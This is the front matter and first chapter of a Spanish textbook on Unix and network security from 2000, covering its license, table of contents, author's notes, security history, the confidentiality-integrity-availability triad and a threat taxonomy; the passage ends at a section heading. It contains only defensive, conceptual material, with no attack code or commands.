

SEGURIDAD EN UNIX Y REDES

Versión 1.2

Antonio Villalón Huerta

2 de octubre de 2000

Copyright © 2000 by Antonio Villalón Huerta. This material may be distributed only subject to the terms and conditions set forth in the Open Publication License, v1.0 or later (the latest version is presently available at <http://www.opencontent.org/openpub/>). Distribution of substantively modified versions of this document is prohibited without the explicit permission of the copyright holder. Distribution of the work or derivative of the work in any standard (paper) book form is prohibited unless prior permission is obtained from the copyright holder.

Índice General

Notas del autor	xiii
1 Introducción y conceptos previos	1
1.1 Introducción	1
1.2 Justificación y objetivos	2
1.3 ¿Qué es <i>seguridad</i> ?	3
1.4 ¿Qué queremos proteger?	3
1.5 ¿De qué nos queremos proteger?	4
1.5.1 Personas	5
1.5.2 Amenazas lógicas	7
1.5.3 Catástrofes	10
1.6 ¿Cómo nos podemos proteger?	10
1.7 Redes ‘normales’	13
1.7.1 Redes de I+D	13
1.7.2 Empresas	14
1.7.3 ISPs	15
1.8 ¿Seguridad en Unix?	17
I Seguridad del entorno de operaciones	19
2 Seguridad física de los sistemas	21
2.1 Introducción	21
2.2 Protección del <i>hardware</i>	22
2.2.1 Acceso físico	22
2.2.2 Desastres naturales	24
2.2.3 Desastres del entorno	26
2.3 Protección de los datos	29
2.3.1 <i>Eavesdropping</i>	29
2.3.2 <i>Backups</i>	30
2.3.3 Otros elementos	31
2.4 Radiaciones electromagnéticas	32
3 Administradores, usuarios y personal	35
3.1 Introducción	35
3.2 Ataques potenciales	35
3.2.1 Ingeniería social	35
3.2.2 <i>Shoulder Surfing</i>	37
3.2.3 Masquerading	37
3.2.4 Basureo	38
3.2.5 Actos delictivos	38
3.3 ¿Qué hacer ante estos problemas?	40
3.4 El atacante interno	41

II Seguridad del sistema	45
4 El sistema de ficheros	47
4.1 Introducción	47
4.2 Sistemas de ficheros	48
4.3 Permisos de un archivo	50
4.4 Los bits SUID, SGID y <i>sticky</i>	53
4.5 Atributos de un archivo	56
4.6 Listas de control de acceso: ACLs	58
4.7 Recuperación de datos	61
4.8 Almacenamiento seguro	62
4.8.1 La orden crypt(1)	62
4.8.2 PGP: <i>Pretty Good Privacy</i>	63
4.8.3 TCFS: <i>Transparent Cryptographic File System</i>	64
4.8.4 Otros métodos de almacenamiento seguro	65
5 Programas seguros, inseguros y nocivos	69
5.1 Introducción	69
5.2 La base fiable de cómputo	70
5.3 Errores en los programas	70
5.3.1 Buffer overflows	71
5.3.2 Condiciones de carrera	72
5.4 Fauna y otras amenazas	73
5.4.1 Virus	74
5.4.2 Gusanos	75
5.4.3 Conejos	76
5.4.4 Caballos de Troya	76
5.4.5 Applets hostiles	78
5.4.6 Bombas lógicas	79
5.4.7 Canales ocultos	79
5.4.8 Puertas traseras	81
5.4.9 Superzapping	81
5.4.10 Programas salami	82
5.5 Programación segura	82
6 Auditoría del sistema	91
6.1 Introducción	91
6.2 El sistema de <i>log</i> en Unix	91
6.3 El demonio syslogd	92
6.4 Algunos archivos de <i>log</i>	95
6.4.1 syslog	95
6.4.2 messages	96
6.4.3 wtmp	97
6.4.4 utmp	98
6.4.5 lastlog	98
6.4.6 faillog	98
6.4.7 loginlog	99
6.4.8 btmp	99
6.4.9 sulog	99
6.4.10 debug	99
6.5 <i>Logs</i> remotos	100
6.6 Registros físicos	102

7 Copias de seguridad	105
7.1 Introducción	105
7.2 Dispositivos de almacenamiento	106
7.3 Algunas órdenes para realizar copias de seguridad	109
7.3.1 <code>dump/restore</code>	110
7.3.2 La orden <code>tar</code>	113
7.3.3 La orden <code>cpio</code>	115
7.3.4 <i>Backups</i> sobre CD-ROM	116
7.4 Políticas de copias de seguridad	117
8 Autenticación de usuarios	121
8.1 Introducción y conceptos básicos	121
8.2 Sistemas basados en algo conocido: contraseñas	122
8.3 Sistemas basados en algo poseído: tarjetas inteligentes	122
8.4 Sistemas de autenticación biométrica	124
8.4.1 Verificación de voz	126
8.4.2 Verificación de escritura	127
8.4.3 Verificación de huellas	128
8.4.4 Verificación de patrones oculares	129
8.4.5 Verificación de la geometría de la mano	131
8.5 Autenticación de usuarios en Unix	132
8.5.1 Autenticación clásica	132
8.5.2 Mejora de la seguridad	133
9 Seguridad del núcleo	141
9.1 Introducción	141
9.2 Linux	142
9.2.1 Opciones de compilación	142
9.2.2 Dispositivos	144
9.2.3 Algunas mejoras de la seguridad	144
9.3 Solaris	147
9.3.1 El subsistema de red	147
9.3.2 El fichero <code>/etc/system</code>	148
9.4 HP-UX	149
9.5 IRIX	150
9.6 SCO Openserver	151
9.7 Resumen	153
III Seguridad de la subred	155
10 El sistema de red	157
10.1 Introducción	157
10.2 Algunos ficheros importantes	157
10.2.1 El fichero <code>/etc/hosts</code>	157
10.2.2 El archivo <code>/etc/ethers</code>	158
10.2.3 El fichero <code>/etc/networks</code>	158
10.2.4 El fichero <code>/etc/services</code>	158
10.2.5 El fichero <code>/etc/protocols</code>	159
10.2.6 El fichero <code>/etc/hosts.equiv</code>	159
10.2.7 El fichero <code>.netrc</code>	160
10.2.8 El fichero <code>/etc/inetd.conf</code>	161
10.3 Algunas órdenes importantes	162
10.3.1 La orden <code>ifconfig</code>	162

10.3.2 La orden <code>route</code>	163
10.3.3 La orden <code>netstat</code>	164
10.3.4 La orden <code>ping</code>	165
10.3.5 La orden <code>traceroute</code>	167
10.4 Servicios	167
11 Algunos servicios y protocolos	171
11.1 Introducción	171
11.2 Servicios básicos de red	172
11.2.1 <code>systat</code>	172
11.2.2 <code>daytime</code>	172
11.2.3 <code>netstat</code>	173
11.2.4 <code>chargen</code>	174
11.2.5 <code>tftp</code>	174
11.2.6 <code>finger</code>	175
11.2.7 POP	175
11.2.8 auth	176
11.2.9 NNTP	177
11.2.10 NTP	177
11.2.11 UUCP	178
11.3 El servicio FTP	178
11.3.1 FTP anónimo	179
11.3.2 FTP invitado	185
11.4 El servicio TELNET	187
11.5 El servicio SMTP	189
11.6 Servidores WWW	190
11.7 Los servicios r-*	192
11.8 XWindow	194
11.8.1 Autenticación por máquina	195
11.8.2 Autenticación por testigo	196
12 Cortafuegos	197
12.1 Introducción	197
12.2 Características de diseño	199
12.3 Componentes de un cortafuegos	201
12.3.1 Filtrado de paquetes	201
12.3.2 Proxy de aplicación	202
12.3.3 Monitorización de la actividad	203
12.4 Arquitecturas de cortafuegos	204
12.4.1 Cortafuegos de filtrado de paquetes	204
12.4.2 Dual-Homed Host	204
12.4.3 Screened Host	204
12.4.4 Screened Subnet (DMZ)	205
12.4.5 Otras arquitecturas	205
12.5 Caso de estudio: <i>Firewall-1</i>	206
12.6 Caso de estudio: <code>ipfwadm</code> / <code>ipchains</code>	209
13 Kerberos	213
13.1 Introducción	213
13.2 Arquitectura de Kerberos	214
13.3 Autenticación	214
13.3.1 Login	214
13.3.2 Obtención de <i>tickets</i>	215
13.3.3 Petición de servicio	215

ÍNDICE GENERAL	vii
13.4 Problemas de Kerberos	216
IV Otros aspectos de la seguridad	219
14 Criptología	221
14.1 Introducción	221
14.2 Criptosistemas	222
14.3 Clasificación de los criptosistemas	223
14.3.1 Criptosistemas de clave secreta	223
14.3.2 Criptosistemas de clave pública	224
14.4 Criptoanálisis	224
14.5 Criptografía clásica	225
14.5.1 El sistema Caesar	225
14.5.2 El criptosistema de Vigènere	226
14.6 Un criptosistema de clave secreta: DES	228
14.7 Criptosistemas de clave pública	229
14.7.1 El criptosistema RSA	229
14.7.2 El criptosistema de ElGamal	230
14.7.3 Criptosistema de McEliece	231
14.8 Esteganografía	232
15 Algunas herramientas de seguridad	233
15.1 Introducción	233
15.2 Titan	233
15.3 TCP Wrappers	245
15.4 SSH	247
15.5 Tripwire	250
15.6 Nessus	252
15.7 Crack	255
16 Políticas y normativa	259
16.1 Introducción	259
16.2 Análisis de riesgos	260
16.2.1 Identificación de recursos	260
16.2.2 Identificación de amenazas	260
16.2.3 Medidas de protección	262
16.3 Estrategias de respuesta	263
V Apéndices	265
A Seguridad básica para administradores	267
A.1 Introducción	267
A.2 Prevención	268
A.3 Detección	272
A.4 Recuperación	275
A.5 Recomendaciones de seguridad para los usuarios	277
A.6 Referencias rápidas	278
A.6.1 Prevención	278
A.6.2 Detección	279
A.6.3 Recuperación	279
A.6.4 Usuarios	279

B Normativa	281
B.1 Nuevo Código Penal	281
B.2 Reglamento de Seguridad de la LORTAD	285
B.3 Ley Orgánica de Protección de Datos	293
C Recursos de interés en INet	315
C.1 Publicaciones periódicas	315
C.2 Organizaciones	316
C.2.1 Profesionales	316
C.2.2 Gubernamentales/militares	317
C.2.3 Universidades/educación	317
C.3 Criptografía	319
C.4 Seguridad general	320
C.5 Compañías y grupos de desarrollo	320
C.5.1 Unix	320
C.5.2 General	321
C.6 Sitios <i>underground</i>	322
C.6.1 Grupos	322
C.6.2 <i>Exploits</i> y vulnerabilidades	322
C.7 Recursos en España	323
C.8 Listas de correo	323
C.9 Grupos de noticias	325
C.9.1 Criptología	325
C.9.2 Unix	325
C.9.3 Redes	326
C.9.4 Misc	326
D Glosario de términos anglosajones	327
Conclusiones	331

Índice de Figuras

1.1	Flujo normal de información entre emisor y receptor y posibles amenazas: (a) interrupción, (b) interceptación, (c) modificación y (d) fabricación.	5
1.2	Visión global de la seguridad informática	11
3.1	El resultado de un basureo involuntario.	39
4.1	Permisos de un fichero	51
8.1	Estructura genérica de una <i>smartcard</i>	123
8.2	Huella dactilar con sus minucias extraídas. ©1998 Idex AS, http://www.idex.no/	128
8.3	Iris humano con la extracción de su <i>iriscode</i>	130
8.4	Geometría de una mano con ciertos parámetros extraídos.	131
8.5	La herramienta de administración <code>admintool</code> (Solaris), con opciones para envejecimiento de claves.	139
12.1	(a) Aislamiento. (b) Conexión total. (c) <i>Firewall</i> entre la zona de riesgo y el perímetro de seguridad.	198
12.2	Arquitectura DMZ.	206
12.3	Ubicación del <i>Inspection Module</i> dentro de la pila de protocolos OSI.	207
12.4	Una imagen de <code>fwlv</code>	208
13.1	Protocolo de autenticación <i>Kerberos</i>	216
14.1	Estructura de un criptosistema	223
15.1	Interfaz gráfico de <i>Nessus</i>	254

Índice de Tablas

4.1 Atributos de los archivos en <i>ext2fs</i>	57
7.1 Comparación de diferentes medios de almacenamiento secundario.	109
7.2 Opciones de la orden dump	111
7.3 Opciones de la orden restore	112
7.4 Opciones de la orden tar	114
7.5 Opciones de la orden cpio	115
8.1 Comparación de métodos biométricos.	125
8.2 Códigos de caracteres para el envejecimiento de contraseñas.	137
9.1 Parámetros del núcleo para diferentes Unices	154
13.1 Abreviaturas utilizadas.	215
14.1 Tableau Vigènere	227

Notas del autor

El mundo de la seguridad informática es demasiado amplio y complejo como para ser tratado exhaustivamente en ningún trabajo, mucho menos en uno tan simple como este; aquí únicamente he intentado resumir una visión global de diferentes aspectos relacionados con la seguridad, especialmente con Unix y redes de computadores (estas últimas tan de moda hoy en día... Unix por desgracia no tanto). Este trabajo está casi completamente extraído de mi proyecto final de carrera, que estudiaba la seguridad en los sistemas Unix y la red de la Universidad Politécnica de Valencia (UPV), de forma que si aparece alguna referencia a ‘nuestra red’ o ‘nuestros equipos’ – aunque he intentado eliminar todos los ejemplos y comentarios relativos a UPV, por motivos obvios – ya sabemos de qué se trata. A pesar de haberlo revisado bastantes veces (lo bueno de no tener vida social es que uno tiene mucho tiempo para leer ;-), evidentemente existirán errores y faltarán datos que podrían haber aparecido, por lo que agradeceré cualquier sugerencia o crítica (constructiva, las destructivas directamente a `/dev/null`) que se me quiera hacer. Para ponerte en contacto conmigo se puede utilizar la dirección de correo electrónico que utilizo habitualmente: `toni@aiind.upv.es`.

Durante la realización de este proyecto ni se han maltratado animales ni se han utilizado productos Microsoft; personalmente, siempre he considerado ridículo hablar de seguridad en Unix – incluso de seguridad en general – y hacerlo utilizando productos de una compañía que tantas veces ha demostrado su desinterés por la tecnología frente a su interés por el *marketing*. El trabajo entero ha sido creado sobre diversos clones de Unix (principalmente Solaris y Linux, y en menor medida HP-UX, BSD/OS, IRIX e incluso Minix). El texto ha sido escrito íntegramente con `vi` (`vi` es **EL** editor, el resto de editores no son `vi` ;-)) y compuesto con `LATEX`, de Leslie Lamport; realmente, algunos fragmentos han sido extraídos de documentos que hice hace tiempo con `troff` (sí, `troff`), de Joe Ossanna y Brian Kernighan, transformados a `LATEX` mediante `tr2tex`, de Kamal Al-Yahya, y retocados con algo de paciencia. Para las figuras simples he utilizado el lenguaje `PIC`, también de Brian Kernighan, y para las que son más complejas `xfig`. La captura de alguna pantalla se ha hecho con `xwd` y `GIMP`, y el retoque y transformación de imágenes con este último junto a `xv` y `xpaint`.

Quiero agradecer desde aquí la colaboración desinteresada de algunas personas que han hecho posible este trabajo (más concretamente, que hicieron posible mi proyecto final de carrera): Pedro López (Departamento de Informática de Sistemas y Computadores, UPV), Jon Ander Gómez (Departamento de Sistemas Informáticos y Computación, UPV), Vicent Benet (Centro de Cálculo, UPV), José Manuel Pasamar (Centro de Cálculo, UPV) y Albert Ortiz (Universitat Politècnica de Catalunya). Y por supuesto a mi director, Ismael Ripoll (Departamento de Informática de Sistemas y Computadores, UPV).

Tras publicar la versión 1.0 de este trabajo, algunos de los primeros comentarios que se me han hecho trataban sobre los posibles problemas legales derivados de la falta de una licencia para el documento; desconozco hasta qué punto esos problemas son reales, pero de cualquier forma para tratar de evitarlos he decidido adoptar la *Open Publication License* como formato de licencia bajo la que distribuir mi trabajo, al menos de forma temporal. Eso básicamente implica (en castellano plano) que puedes imprimir el documento, leerlo, fotocopiarlo, regalarlo o similares, pero **no** venderlo; este trabajo es gratuito y pretendo que lo siga siendo. Si alguien lo encuentra útil, que me apoye moralmente con un *e-mail* :), y si alguien lo encuentra **muy** útil (lo dudo) que destine el

dinero que crea que pagaría por esto a cosas más útiles. ¿Sabías que cada minuto mueren de hambre aproximadamente doce niños en el tercer mundo? En el tiempo que te puede costar leer estas notas con un mínimo de interés habrán muerto unos veinticinco; mientras que nosotros nos preocupamos intentando proteger nuestros sistemas, hay millones de personas que no pueden perder el tiempo en esas cosas: están demasiado ocupadas intentando sobrevivir.

Ah, por último, sería imperdonable no dar las gracias a la gente que ha leído este trabajo y me ha informado de erratas que había en él; he intentado corregir todos los fallos encontrados, pero aún habrá errores, por lo que repito lo que decía al principio: todos los comentarios constructivos son siempre bienvenidos. Debo agradecer especialmente a David Cerezo el interés que ha demostrado en este documento, así como todas las observaciones que sobre el mismo me ha hecho llegar.

TODO

Las principales modificaciones en las que estoy trabajando consisten en la ampliación de algunos capítulos (por ejemplo, el de políticas de seguridad o el de criptografía). También intento crear un capítulo dedicado a los sistemas de detección de intrusos, otro a las redes privadas virtuales, y además introducir la seguridad de mecanismos como DNS, NIS, RPC o NFS. Por supuesto, cualquier consejo o ayuda es bienvenida ;-)

HISTORY

Versión 1.0 (Julio '00): Documento inicial.

Versión 1.1 (Agosto '00): Pequeñas correcciones e inclusión de la *Open Publication License*.

Versión 1.2 (Septiembre '00): Más correcciones. Ampliación del capítulo dedicado a servicios de red.

Capítulo 1

Introducción y conceptos previos

1.1 Introducción

Hasta finales de 1988 muy poca gente tomaba en serio el tema de la seguridad en redes de computadores de propósito general. Mientras que por una parte Internet iba creciendo exponencialmente con redes importantes que se adherían a ella, como BITNET o HEPNET, por otra el auge de la informática de consumo (hasta la década de los ochenta muy poca gente se podía permitir un ordenador y un módem en casa) unido a factores menos técnicos (como la película *Juegos de Guerra*, de 1983) iba produciendo un aumento espectacular en el número de piratas informáticos.

Sin embargo, el 22 de noviembre de 1988 Robert T. Morris protagonizó el primer gran incidente de la seguridad informática: uno de sus programas se convirtió en el famoso *worm* o gusano de Internet. Miles de ordenadores conectados a la red se vieron inutilizados durante días, y las pérdidas se estiman en millones de dólares. Desde ese momento el tema de la seguridad en sistemas operativos y redes ha sido un factor a tener muy en cuenta por cualquier responsable o administrador de sistemas informáticos. Poco después de este incidente, y a la vista de los potenciales peligros que podía entrañar un fallo o un ataque a los sistemas informáticos estadounidenses (en general, a los sistemas de cualquier país) la agencia DARPA (*Defense Advanced Research Projects Agency*) creó el CERT (*Computer Emergency Response Team*), un grupo formado en su mayor parte por voluntarios cualificados de la comunidad informática, cuyo objetivo principal es facilitar una respuesta rápida a los problemas de seguridad que afecten a *hosts* de Internet ([Den90]).

Han pasado más de diez años desde la creación del primer CERT, y cada día se hace patente la preocupación por los temas relativos a la seguridad en la red y sus equipos, y también se hace patente la necesidad de esta seguridad. Los piratas de antaño casi han desaparecido, dando paso a nuevas generaciones de intrusos que forman grupos como *Chaos Computer Club* o *Legion of Doom*, organizan encuentros como el español Iberhack, y editan revistas o *zines* electrónicos (*2600: The Hacker's Quarterly* o *Phrack* son quizás las más conocidas, pero no las únicas). Todo esto con un objetivo principal: compartir conocimientos. Si hace unos años cualquiera que quisiera adentrarse en el mundo *underground* casi no tenía más remedio que conectar a alguna BBS donde se tratara el tema, generalmente con una cantidad de información muy limitada, hoy en día tiene a su disposición gigabytes de información electrónica publicada en Internet; cualquier aprendiz de pirata puede conectarse a un servidor *web*, descargar un par de programas y ejecutarlos contra un servidor desprotegido... con un poco de (mala) suerte, esa misma persona puede conseguir un control total sobre un servidor Unix de varios millones de pesetas, probablemente desde su PC con Windows 98 y sin saber nada sobre Unix. De la misma forma que en su día *Juegos de Guerra* creó una nueva generación de piratas, en la segunda mitad de los noventa películas como *The Net*, *Hackers* o *Los Corsarios del Chip* han creado otra generación, en general mucho menos peligrosa que la anterior, pero cuanto menos, preocupante: aunque sin grandes conocimientos técnicos, tienen a su disposición multitud de programas y documentos sobre seguridad (algo que los piratas de los ochenta

apenas podían imaginar), además de ordenadores potentes y conexiones a Internet baratas. Por si esto fuera poco, se ven envalentonados a través de sistemas de conversación como el IRC (*Internet Relay Chat*), donde en canales como `#hack` o `#hackers` presumen de sus logros ante sus colegas.

1.2 Justificación y objetivos

A la vista de lo comentado en el primer punto, parece claro que la seguridad de los equipos Unix ha de ser algo a considerar en cualquier red. Diariamente por cualquiera de ellas circulan todo tipo de datos, entre ellos muchos que se podrían catalogar como *confidenciales* (nóminas, expedientes, presupuestos...) o al menos como *privados* (correo electrónico, proyectos de investigación, artículos a punto de ser publicados...). Independientemente de la etiqueta que cada usuario de la red quiera colgarle a sus datos, parece claro que un fallo de seguridad de un equipo Unix o de la propia red no beneficia a nadie, y mucho menos a la imagen de nuestra organización. Y ya no se trata simplemente de una cuestión de imagen: según el *Computer Security Institute*, en su encuesta de 1998, las pérdidas económicas ocasionadas por delitos relacionados con nuevas tecnologías (principalmente accesos internos no autorizados) sólo en Estados Unidos ascienden anualmente a más 20.000 millones de pesetas, cifra que cada año se incrementa en más del 35%; los delitos informáticos en general aumentan también de forma espectacular año tras año, alcanzando incluso cotas del 800% ([Caj82]).

A lo largo de este trabajo se va a intentar hacer un repaso de los puntos habituales referentes a seguridad en Unix y redes de computadores (problemas, ataques, defensas...), aplicando el estudio a entornos con requisitos de seguridad medios (universidades, empresas, proveedores de acceso a Internet...); de esta forma se ofrecerá una perspectiva general de la seguridad en entornos Unix, el funcionamiento de sus mecanismos, y su correcta utilización. También se hablará, en menor medida, sobre temas menos técnicos pero que también afectan directamente a la seguridad informática, como puedan ser el problema del personal o la legislación vigente.

El objetivo final de este proyecto sería marcar unas pautas para conseguir un nivel de seguridad **aceptable** en los sistemas Unix conectados en cualquier red, entendiendo por ‘aceptable’ un nivel de protección suficiente para que la mayoría de potenciales intrusos interesados en los equipos de nuestra organización fracasara ante un ataque contra los mismos. Obviamente, es imposible garantizar una plena seguridad ante cualquier atacante: seguramente un pirata experimentado, con el tiempo suficiente, pagado, o simplemente muy interesado en uno de nuestros equipos, no tendría muchos problemas en acceder a él. Este hecho, aunque preocupante, es casi inevitable; lo evitable es que cualquier persona sea capaz de atacar con éxito un equipo simplemente por haber visto una película, descargado un par de páginas *web* y ejecutado un programa que ni ha hecho ni entiende.

Por supuesto, este proyecto no pretende ser en ningún momento una ayuda para la gente que esté interesada en atacar máquinas Unix o subredes completas, ni tampoco una invitación a hacerlo. Aunque por su naturaleza la información aquí presentada puede ser utilizada para dañar sistemas informáticos (como cualquier información sobre seguridad informática), no es ese su propósito sino, como hemos dicho, incrementar la seguridad de los sistemas Unix y las redes en las que éstos se ubican. Por tanto va a intentar estar escrito de forma que no se pueda utilizar fácilmente como una ‘receta de cocina’ para *crackers*; si alguien quiere un documento sobre cómo atacar sistemas, puede dejar de leer este trabajo y buscar en Internet información sobre ese tema. Conseguir romper la seguridad de un sistema de forma no autorizada es, en la mayoría de los casos, un símbolo de inmadurez, y por supuesto ni denota inteligencia ni unos excesivos conocimientos: si alguien se considera superior por acceder ilegalmente a una máquina utilizando un programa que ni ha hecho ni es capaz de entender, que revise sus principios, y si tras hacerlo aún piensa lo mismo, que dedique su *inteligencia* y sus *conocimientos* a tareas que ayuden a incrementar la seguridad, como la construcción de sistemas de autenticación fiables y baratos o el diseño de nuevos criptosistemas seguros. **Eso** es seguridad informática, y no lo que habitualmente se nos quiere hacer creer: la seguridad informática no consiste en conocerse todos los *bugs* de un sistema operativo, con sus

correspondientes *exploits* ni en jugar a *superjakers* en canales de IRC. Lamentablemente, este es el panorama de la *seguridad* más visible en España en la actualidad; esperemos que algún día cambie.

1.3 ¿Qué es *seguridad*?

Podemos entender como **seguridad** una característica de cualquier sistema (informático o no) que nos indica que ese sistema está libre de todo peligro, daño o riesgo, y que es, en cierta manera, infalible. Como esta característica, particularizando para el caso de sistemas operativos o redes de computadores, es muy difícil de conseguir (según la mayoría de expertos, imposible), se suaviza la definición de *seguridad* y se pasa a hablar de **fiabilidad** (probabilidad de que un sistema se comporte tal y como se espera de él) más que de *seguridad*; por tanto, se habla de *sistemas fiables* en lugar de hacerlo de *sistemas seguros*.

A grandes rasgos se entiende que mantener un sistema *seguro* (o fiable) consiste básicamente en garantizar tres aspectos ([Pfl97]): confidencialidad, integridad y disponibilidad. Algunos estudios ([Lap91],[Olo92]...) integran la seguridad dentro de una propiedad más general de los sistemas, la **confiabilidad**, entendida como el nivel de calidad del servicio ofrecido. Consideran la disponibilidad como un aspecto al mismo nivel que la seguridad y no como parte de ella, por lo que dividen esta última en sólo las dos facetas restantes, confidencialidad e integridad. En este trabajo no seguiremos esa corriente por considerarla minoritaria.

¿Qué implica cada uno de los tres aspectos de los que hablamos? La **confidencialidad** nos dice que los objetos de un sistema han de ser accedidos únicamente por elementos autorizados a ello, y que esos elementos autorizados no van a convertir esa información en disponible para otras entidades; la **integridad** significa que los objetos sólo pueden ser modificados¹ por elementos autorizados, y de una manera controlada, y la **disponibilidad** indica que los objetos del sistema tienen que permanecer accesibles a elementos autorizados; es el contrario de la **negación de servicio**. Generalmente tienen que existir los tres aspectos descritos para que haya seguridad: un sistema Unix puede conseguir confidencialidad para un determinado fichero haciendo que ningún usuario (ni siquiera el *root*) pueda leerlo, pero este mecanismo no proporciona disponibilidad alguna.

Dependiendo del entorno en que un sistema Unix trabaje, a sus responsables les interesarán dar prioridad a un cierto aspecto de la seguridad. Por ejemplo, en un sistema militar se antepondrá la confidencialidad de los datos almacenados o transmitidos sobre su disponibilidad: seguramente, es preferible que alguien borre información confidencial (que se podría recuperar después desde una cinta de *backup*) a que ese mismo atacante pueda leerla, o a que esa información esté disponible en un instante dado para los usuarios autorizados. En cambio, en un servidor NFS de un departamento se premiará la disponibilidad frente a la confidencialidad: importa poco que un atacante lea una unidad, pero que esa misma unidad no sea leída por usuarios autorizados va a suponer una pérdida de tiempo y dinero. En un entorno bancario, la faceta que más ha de preocupar a los responsables del sistema es la integridad de los datos, frente a su disponibilidad o su confidencialidad: es menos grave² que un usuario consiga leer el saldo de otro que el hecho de que ese usuario pueda modificarlo.

1.4 ¿Qué queremos proteger?

Los tres elementos principales a proteger en cualquier sistema informático son el *software*, el *hardware* y los datos. Por **hardware** entendemos el conjunto formado por todos los elementos físicos de un sistema informático, como CPUs, terminales, cableado, medios de almacenamiento secundario (cintas, CD-ROMs, diskettes...) o tarjetas de red. Por **software** entendemos el conjunto de programas lógicos que hacen funcional al *hardware*, tanto sistemas operativos como aplicaciones, y por **datos** el conjunto de información lógica que manejan el *software* y el *hardware*, como por ejemplo

¹Por *modificar* entendemos escribir, cambiar, cambiar el estado, borrar y crear.

²Aunque por supuesto no es en absoluto recomendable.

paquetes que circulan por un cable de red o entradas de una base de datos. Aunque generalmente en las auditorías de seguridad se habla de un cuarto elemento a proteger, los **fungibles** (elementos que se gastan o desgastan con el uso continuo, como papel de impresora, *tóners*, cintas magnéticas, *diskettes*...), aquí no consideraremos la seguridad de estos elementos por ser externos al sistema Unix.

Habitualmente los datos constituyen el principal elemento de los tres a proteger, ya que es el más amenazado y seguramente el más difícil de recuperar³: con toda seguridad una máquina Unix está ubicada en un lugar de acceso físico restringido, o al menos controlado, y además en caso de pérdida de una aplicación (o un programa de sistema, o el propio núcleo de Unix) este *software* se puede restaurar sin problemas desde su medio original (por ejemplo, el CD-ROM con el sistema operativo que se utilizó para su instalación). Sin embargo, en caso de pérdida de una base de datos o de un proyecto de un usuario, no tenemos un medio ‘original’ desde el que restaurar: hemos de pasar obligatoriamente por un sistema de copias de seguridad, y a menos que la política de copias sea muy estricta, es difícil devolver los datos al estado en que se encontraban antes de la pérdida.

Contra cualquiera de los tres elementos descritos anteriormente (pero principalmente sobre los datos) se pueden realizar multitud de ataques o, dicho de otra forma, están expuestos a diferentes amenazas. Generalmente, la taxonomía más elemental de estas amenazas las divide en cuatro grandes grupos: interrupción, interceptación, modificación y fabricación. Un ataque se clasifica como **interrupción** si hace que un objeto del sistema se pierda, quede inutilizable o no disponible. Se tratará de una **interceptación** si un elemento no autorizado consigue un acceso a un determinado objeto del sistema, y de una **modificación** si además de conseguir el acceso consigue modificar el objeto; algunos autores ([Olo92]) consideran un caso especial de la modificación: la **destrucción**, entendiéndola como una modificación que inutiliza al objeto afectado. Por último, se dice que un ataque es una **fabricación** si se trata de una modificación destinada a conseguir un objeto similar al atacado de forma que sea difícil distinguir entre el objeto original y el ‘fabricado’. En la figura 1.1 se muestran estos tipos de ataque de una forma gráfica.

1.5 ¿De qué nos queremos proteger?

En la gran mayoría de publicaciones relativas a la seguridad informática en general, y especialmente en las relativas a seguridad en Unix, tarde o temprano se intenta clasificar en grupos a los posibles elementos que pueden atacar nuestro sistema. Con frecuencia, especialmente en las obras menos técnicas y más orientadas a otros aspectos de la seguridad ([ISV95], [Mey89]...), se suele identificar a los atacantes únicamente como personas; esto tiene sentido si hablamos por ejemplo de responsabilidades por un delito informático. Pero en este trabajo es preferible hablar de ‘elementos’ y no de personas: aunque a veces lo olvidemos, nuestro sistema puede verse perjudicado por múltiples entidades aparte de humanos, como por ejemplo programas, catástrofes naturales o, por qué no, fuerzas extraterrestres; si un usuario pierde un trabajo importante a causa de un ataque, poco le importará que haya sido un intruso, un gusano, un simple error del administrador, o un *alien* que haya abducido un disco duro...

A continuación se presenta una relación de los elementos que potencialmente pueden amenazar a nuestro sistema. No pretende ser exhaustiva, ni por supuesto una taxonomía formal (para este tipo de estudios, se recomienda consultar [LBMC94] o [AKS96]); simplemente trata de proporcionar una idea acerca de qué o quién amenaza un sistema Unix. A lo largo de este proyecto se ahondará en aspectos de algunos de los elementos presentados aquí.

³Quizás no el más caro, pero sí el más difícil.




Figura 1.1: Flujo normal de información entre emisor y receptor y posibles amenazas: (a) interrupción, (b) interceptación, (c) modificación y (d) fabricación.

1.5.1 Personas

